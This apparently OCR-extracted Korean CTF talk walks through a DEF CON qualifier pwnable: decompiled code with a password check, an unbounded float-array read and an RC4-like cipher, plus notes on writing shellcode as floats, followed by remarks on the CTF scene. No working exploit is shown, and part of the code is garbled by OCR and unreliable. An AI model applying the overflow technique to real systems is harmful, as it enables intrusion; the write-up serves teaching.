
grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

32BIT! +_+




```
FILE *__cdecl client_callback(int a1)
{
  FILE *result; // eax@1
  int v2; // [sp+20h] [bp-2Ch]@1
  int v3; // [sp+24h] [bp-28h]@1
  char s1; // [sp+28h] [bp-24h]@3
  FILE *v5; // [sp+48h] [bp-4h]@1

  v2 = 5;
  v3 = 0;
  setsockopt(a1, 0xFFFF, 4102, &v2, 8u);
  result = fdopen(a1, "r+");
  v5 = result;
  if ( result )
  {
    if ( v5 && fgets(&s1, 32, v5) && !strcmp(&s1, "b366e2776ce9efff₩n") )
    {
      sub_8049030(v5);
      fclose(v5);
    }
    result = 0;
  }
  return result;
}
```

MAIN ROUTINE



```
void __cdecl Main(FILE *fd)
{
  float v1; // [sp+18h] [bp-228h]@15
  float farr[128]; // [sp+20h] [bp-220h]@2
  char pos; // [sp+222h] [bp-1Eh]@1
  char i; // [sp+223h] [bp-1Dh]@8
  float max; // [sp+224h] [bp-1Ch]@1
  float min; // [sp+228h] [bp-18h]@1
  float v7; // [sp+22Ch] [bp-14h]@8
  float v8; // [sp+230h] [bp-10h]@8
  float v9; // [sp+234h] [bp-Ch]@11
  float v10; // [sp+238h] [bp-8h]@11
  float v11; // [sp+23Ch] [bp-4h]@11

  pos = 0;
  max = 0.0;
  min = 10000.0;
  fwrite("Welcome to DDTEK Secure Global Warming and Fukushima impact₩n", 1u, 0x3Cu, fd);
  fwrite("predictorator! Please enter your kelvin adjusted climate data₩n", 1u, 0x3Eu, fd);
  fwrite("For our algorithms to chew on:₩n", 1u, 0x1Fu, fd);
  fflush(fd);
  while ( get_data(fd, farr, pos) != 0.0 )
  {
    if ( farr[pos] > (long double)max )
      max = farr[pos];
    if ( min > (long double)farr[pos] )
      min = farr[pos];
    ++pos;
  }
  v7 = 0.0;
  v8 = 0.0;
  for ( i = 0; i != pos; ++i )
  {
    v7 = farr[i] + v7;
    v8 = farr[i] * farr[i] + v8;
  }
  v9 = v7 / (long double)i;
```

GET_DATA FUNCTION




```
long double __cdecl get_data(FILE *fd, float *farr, char pos)
{
  int v3; // esi@3
  char v4; // bl@3
  int v5; // ebx@4
  float v7; // [sp+24h     -98h]@1
  char input[128]; //          ] [bp-94
  char *ptr; // [sp+             h]@1
  int v10; // [sp+A
      v11; // [sp
```

```
        11 = su      C70();
        input[v10]   = v11;
        --v10;
      }
      ss   n( np t, "%f", &v7);
    }
    f rr[pos] = v7;
    r turn farr[pos ;
}
```


```
while ( get_data(fd, farr, pos) != 0.0 )
{
  if ( farr[pos] > (long double)max )
    max = farr[pos];
  if ( min > (long double)farr[pos] )
    min = farr[pos];
  ++pos;
}
```

SUB_8048C70 – ENCRYPTION



```
int __cdecl sub_8048C70()
{
  int v0; // ST08_4@1
  char v1; // ST0E_1@1

  v0 = (int)byte_804ACC0;
  ++byte_804ACC0[256];
  *(_BYTE *)(v0 + 257) += *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256));
  v1 = *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256));
  *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256)) = *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257));
  *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257)) = v1;
  return byte_804ACC0[(unsigned __int8)(*(_BYTE *)(v0 + *(_BYTE *)(v0 + 256)) + *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257)))];
}
```

KEY SCHEDULING



```
_BYTE *__cdecl sub_8048B50()
{
  char v0; // ST0F_1@5
  _BYTE *result; // eax@7
  signed int i; // [sp+8h] [bp-8h]@1
  signed int j; // [sp+8h] [bp-8h]@4

  for ( i = 255; i >= 0; --i )
    byte_804ACC0[255 - i] = i;
  *(_WORD *)&byte_804ACC0[256] = 0;
  for ( j = 0; j <= 255; ++j )
  {
    byte_804ACC0[257] += byte_804AC7C[byte_804ACC0[256] & 0xF] + byte_804ACC0[byte_804ACC0[256]];
    v0 = byte_804ACC0[byte_804ACC0[256]];
    byte_804ACC0[byte_804ACC0[256]] = byte_804ACC0[byte_804ACC0[257]];
    byte_804ACC0[byte_804ACC0[257]] = v0;
  }
  result = &byte_804ACC0[256];
  *(_WORD *)&byte_804ACC0[256] = 0;
  return result;
}
```

Reconstruction

Calculate key table


Simulate with shellcode input

Shellcode must be written as float!


END OF PREQUAL

Some problems are fun.

Some probs. …




NEW ORGANIZER



tl;dr

quals registration may 1
quals weekend of june 15
detailed schedule below!



We're **dropping categories** from previous years. You can leave your **forensics** tools at work, you're not going to be undeleting .TGA files from FAT12 dumps this year. You don't need to bookmark all those DEF CON history pages either, **trivia is gone**, and we promise to not make you answer "_____ ___ _______!"

DEFCON FINAL ROUND?

CODEGATE AND OTHER CTF GAMES

- 참가자의 입장에서 개인적으로 느낀 것들 임을 알려 드립니다! ;-)
- Codegate, secuinside, ISEC CTF, hdcon …
  - 행정기관 등에서 많은 관심을 갖고 아낌없는 지원!
  - 보안에 대한 관심에 비례해 규모도 커지고 다양해지는 각종 컨퍼런스 및 대회들
  - 진지한 분위기
- DEFCON, plaidCTF, Ghost in the Shellcode…
  - 행정기관의 관심 및 후원 << 각종 geek들의 놀이터
  - 편한 분위기, 시끌시끌

Q&A =)